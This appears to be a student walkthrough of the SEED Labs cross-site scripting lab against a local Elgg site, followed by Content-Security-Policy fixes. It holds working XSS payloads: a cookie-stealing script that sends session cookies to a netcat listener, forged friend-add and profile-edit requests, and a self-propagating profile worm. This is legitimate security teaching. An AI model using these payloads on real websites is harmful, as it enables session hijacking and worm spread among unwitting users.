Cross-Site Scripting (XSS) Attack Lab (Web Application: Elgg)

Lab setup:

1. Add the required hostnames and addresses:
   ```
   sudo gedit /etc/hosts
   10.9.0.5 www.seed-server.com
   10.9.0.5 www.example32a.com
   10.9.0.5 www.example32b.com
   10.9.0.5 www.example32c.com
   10.9.0.5 www.example60.com
   10.9.0.5 www.example70.com
   ```

2. Make sure to delete old containers from previous labs:
   `docker stop #id`, `docker rm #id`

3. Do `dcbuild`, then `dcup`

4. Use `dockps` to see ids, and `docksh` to start containers.

Task 1:

Change Alice's brief description to: `<script>alert('XSS');</script>`

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
Task 2:

Change Alice's brief description to: `<script>alert(document.cookie);</script>`



Task 3:

1. Change Alice's brief description to:

```
<script>document.write('<img src=http://10.9.0.1:5555?c='
 + escape(document.cookie) + ' >');
 </script>
```

2. On a new terminal, listen on the port 5555 on the attacker machine

```
nc -lknv 5555
```

```
[12/22/24]seed@VM:~/lab9$ nc -lknv 5555
Listening on 0.0.0.0 5555
Connection received on 10.0.2.15 59800
GET /?c=Elgg%3Dfi3vu9t3f2plo5k273m71bl7k8 HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv
:83.0) Gecko/20100101 Firefox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice
```

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Task 4:

1. Login as Alice and add Samy as friend, but also see the **HTTP add-friend request** in the **Firefox's HTTP inspection tool** when you do that to get (Samy's add-friend URL).

2. Change Samy's "About me" field (by edit HTML mode) to:

```
<script type="text/javascript">
 window.onload = function () {
 var Ajax=null;
 var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
 var token="&__elgg_token="+elgg.security.token.__elgg_token;

 //Construct the HTTP request to add Samy as a friend
 //Here you add samy's URL that you got from before!
 var sendurl="http://www.seed-server.com/action/friends/add?friend=59" + ts +
token;

//Create and send Ajax request to add friend
 Ajax=new XMLHttpRequest();
 Ajax.open("GET", sendurl, true);
 Ajax.send();
 }
 </script>
```

3. Then login as Boby and just view Samy's profile, it will add him as a friend immediately.

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

Task 5:

1. Edit Samy's "About me" profile and see the HTTP POST request using the Web Developer Network Tool, to find Samy's `guid`.



2. Also find the `sendurl` for the edit profile request:





3. Edit Samy's "About me" field to this:

```
<script type="text/javascript">
window.onload = function() {
 var userName="&name="+elgg.session.user.name;
 var guid="&guid="+elgg.session.user.guid;
 var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
 var token="&__elgg_token="+elgg.security.token.__elgg_token;

 //Construct the content of your url.
 var description= "&description=<p>Modified by Samy!<p>" +
"&accesslevel[description]=2";
 var content= userName + guid + ts + token + description;
 var samyGuid= 59;
 var sendurl= "http://www.seed-server.com/action/profile/edit";
```

```
if(elgg.session.user.guid!=samyGuid)
{
 //Create and send Ajax request to modify profile
 var Ajax=null;
 Ajax=new XMLHttpRequest();
 Ajax.open("POST", sendurl, true);
 Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
 Ajax.send(content);
 }
}
</script>
```

4. Login as Alice and visit Samy's profile, then see Alice's about me. Is it modified? Yes.





Task 6: Using DOM Approach:


1. Edit Samy's "About me" field to this:

```
<script type="text/javascript" id="worm">
  window.onload = function () {
  var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
  var jsCode = document.getElementById("worm").innerHTML;
  var tailTag = "</" + "script>";
  var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

 var userName = "&name=" + elgg.session.user.name;
 var guid = "&guid=" + elgg.session.user.guid;
 var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
 var token = "&__elgg_token=" + elgg.security.token.__elgg_token;

 //Construct the content of your url.
 var description = "&description=<p>modified by Samy, and the worm will be
spreading now!<p>" + wormCode + "&accesslevel[description]=2";
 var content = userName + guid + ts + token + description;
 var sendurl= "http://www.seed-server.com/action/profile/edit";
 var samyGuid= 59;

 if (elgg.session.user.guid != samyGuid) {
  //Create and send Ajax request to modify profile
  var Ajax = null;
  Ajax = new XMLHttpRequest();
  Ajax.open("POST", sendurl, true);
  Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
  Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
  Ajax.send(content);
 }
  }
</script>
```

2. Now, login as Alice, and view Samy's profile, then see how Alice's profile is modified.

3. Then login as Boby, and view Alice's profile, then see how Boby's profile is modified as well.

4. And the worm is, indeed, spreading!



If you want to use the Link Approach:

1. Write the JavaScript file (same code as before).

2. Store it in an external link, then add it into Samy's profile.

```
<script type="text/javascript"
src="http://www.example.com/xss_worm.js">
</script>
```

Task 7:

Inside the running `**elgg**` **web container**, change the server configuration on **example32b** (modify the Apache configuration), so Areas 5 and 6 display OK.

```
nano /etc/apache2/sites-available/apache_csp.conf
```

```
# Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \
             default-src 'self'; \
             script-src 'self' *.example60.com *.example70.com \
            "
</VirtualHost>
```

```
service apache2 restart
```

```
root@a6f736456027:/# service apache2 restart
 * Restarting Apache httpd web server apache2                    [ OK ]
root@a6f736456027:/#
```

Refresh the page:

Now, inside the same web container, change the server configuration on **example32c** (modify the PHP code), so Areas 1, 2, 4, 5, and 6 all display OK.

```
sudo nano /var/www/csp/phpindex.php
```

```
  GNU nano 4.8                                  /var/www/csp/phpindex.php
<?php
  // Set CSP Header
  $cspheader = "Content-Security-Policy: " .
               "default-src 'self'; " .
               "script-src 'self' 'nonce-111-111-111' 'nonce-222-222-222' *.example60.com *.example70.com; ";
  header($cspheader);
?>

<?php include 'index.html'; ?>
```

```
service apache2 restart
```

And refresh the page: